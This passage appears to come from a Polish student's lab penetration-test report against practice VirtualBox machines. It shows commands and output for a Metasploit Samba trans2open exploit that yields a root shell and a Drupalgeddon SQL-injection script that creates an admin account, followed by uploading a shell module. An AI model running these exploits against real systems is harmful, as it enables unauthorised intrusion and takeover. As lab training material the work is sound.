   5   exploit/linux/pptp/poptop_negative_read       2003-04-09       great      Yes    Poptop Negative Read Overflow
   6   exploit/linux/samba/trans2open                2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   7   exploit/osx/samba/trans2open                  2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   8   exploit/solaris/samba/trans2open              2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   9   exploit/solaris/sunrpc/sadmind_exec           2003-09-13       excellent  No     Solaris sadmind Command Execution
   10  exploit/unix/webapp/qtss_parse_xml_exec       2003-02-24       excellent  No     QuickTime Streaming Server parse_xml.cgi Remote Execution
   11  exploit/unix/webapp/squirrelmail_pgp_plugin   2007-07-09       manual     No     SquirrelMail PGP Plugin Command Execution (SMTP)
   12  exploit/windows/browser/mirc_irc_url          2003-10-13       normal     No     mIRC IRC URL Buffer Overflow
   13  exploit/windows/browser/ms03_020_ie_objecttype 2003-06-04      normal     No     MS03-020 Microsoft Internet Explorer Object Type
   14  exploit/windows/dcerpc/ms03_026_dcom          2003-07-16       great      No     MS03-026 Microsoft RPC DCOM Interface Overflow
```

Sprawdziłem kilka payloadów, z których ten okazał się skuteczny




```
msf5 exploit(linux/samba/trans2open) > set payload
set payload generic/custom                          set payload linux/x86/meterpreter/bind_tcp_uuid          set payload linux/x86/shell/bind_tcp_uuid
set payload generic/debug_trap                      set payload linux/x86/meterpreter/reverse_ipv6_tcp       set payload linux/x86/shell/reverse_ipv6_tcp
set payload generic/shell_bind_tcp                  set payload linux/x86/meterpreter/reverse_nonx_tcp       set payload linux/x86/shell/reverse_nonx_tcp
set payload generic/shell_reverse_tcp               set payload linux/x86/meterpreter/reverse_tcp            set payload linux/x86/shell/reverse_tcp
set payload generic/tight_loop                      set payload linux/x86/meterpreter/reverse_tcp_uuid       set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/adduser                       set payload linux/x86/metsvc_bind_tcp                    set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/chmod                         set payload linux/x86/metsvc_reverse_tcp                 set payload linux/x86/shell_bind_tcp
set payload linux/x86/exec                          set payload linux/x86/read_file                          set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/meterpreter/bind_ipv6_tcp     set payload linux/x86/shell/bind_ipv6_tcp                set payload linux/x86/shell_reverse_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid set payload linux/x86/shell/bind_ipv6_tcp_uuid         set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/meterpreter/bind_nonx_tcp     set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp          set payload linux/x86/shell/bind_tcp
msf5 exploit(linux/samba/trans2open) > set payload
```

Udało mi się nawiązać połączenie z hostem i uzyskać dostęp do jego powłoki




```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell/bind_tcp
payload => linux/x86/shell/bind_tcp
msf5 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.12.14    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  1234             yes       The listen port
   RHOST  192.168.12.14    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > exploit

[*] 192.168.12.14:139 - Trying return address 0xbffffdfc...
[*] Started bind TCP handler against 192.168.12.14:1234
[*] 192.168.12.14:139 - Trying return address 0xbffffcfc...
[*] 192.168.12.14:139 - Trying return address 0xbffffbfc...
[*] 192.168.12.14:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.12.14
[*] Command shell session 6 opened (192.168.12.8:35119 -> 192.168.12.14:1234) at 2020-01-13 16:36:50 -0500

whoami
root
```


**W lokalizacji `var/mail/root` znalazłem takiego oto maila. Maszynę uznałem za złamaną"




Pentest maszyny DC-1 (192.168.12.12):


Drugą maszyną którą starałem się złamać była DC-1, zacząłem od ponownego przeskanowania hosta przy użyciu n mapa, oraz przejżałem wyniki skanowań z OpenVasa i Nessusa:



Zenmap
Scan Tools Profile Help
Target: 192.168.12.12
Profile:
Scan
Cancel
Command: nmap -sV -A 192.168.12.12
Hosts
Services
OS
Host
192.168.12.12
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -sV -A 192.168.12.12
Details
Starting Nmap 7.80 (https://nmap.org) at 2020-01-13 17:44 EST
Nmap scan report for 192.168.12.12
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 34690/udp status
| 100024 1 46768/tcp6 status
| 100024 1 52220/udp6 status
|_ 100024 1 56462/tcp status
MAC Address: 08:00:27:9A:36:BA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.41 ms 192.168.12.12





Następnie zacząłem przeszukiwać bazę exploitów i znalazłem coś co mnie zainteresowało






Niestety nie udało mi się w ten sposób uzyskać dostępu do roota


Zaciekawił mnie jadnak kolejny exploit, umożliwiający dodanie konta administratora do `drupal 7`

```
root@kali:~# searchsploit drupal 7
----------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                               |  Path
                                                                             | (/usr/share/exploitdb/)
----------------------------------------------------------------------------- ---------------------------------
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                  | exploits/php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                | exploits/php/webapps/27020.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)            | exploits/php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)             | exploits/php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)  | exploits/php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)  | exploits/php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)     | exploits/php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                       | exploits/php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                           | exploits/php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                      | exploits/php/webapps/3313.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                | exploits/php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                            | exploits/php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)     | exploits/php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)  | exploits/php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | exploits/php/webapps/44449.rb
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting | exploits/php/webapps/25493.txt
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                | exploits/php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting      | exploits/php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload | exploits/php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnera | exploits/php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)            | exploits/php/remote/40130.rb
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure            | exploits/php/webapps/44501.txt
----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
root@kali:~#
```


```
root@kali:/usr/share/exploitdb/exploits/php/webapps# python 34992.py -t http://192.168.12.12 -u user123 -p user123
 _____                           _____ _____ _____ _____
|  _  \ ___ _ _ ___ ___ ___ ___ |   __|  _  |     |   __|
|   __/ |  | | | . | . | . | . ||__   |     | | | |__   |
|__|  |_|_|___|  _|___|___|___||_____|__|__|_|_|_|_____|
              |_|
                    Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n
                                  Admin 4cc0unt cr3at0r

                    Discovered by:

                      Stefan  Horst
                     (CVE-2014-3704)

                      Written by:

                    Claudio Viviani

                  http://www.homelab.it

                      info@homelab.it
                   homelabit@protonmail.ch

              https://www.facebook.com/homelabit
                https://twitter.com/homelabit
              https://plus.google.com/+HomelabIt1/
      https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww


[!] VULNERABLE!

[!] Administrator user created!

[*] Login: user123
[*] Pass: user123
```

Po dodaniu konta administratora mogłem zalogowac się wybranym loginem i hasłem, w zakładce Modules mogłem dodać pobrany ze strony https://www.drupal.org/project/shell moduł powłoki



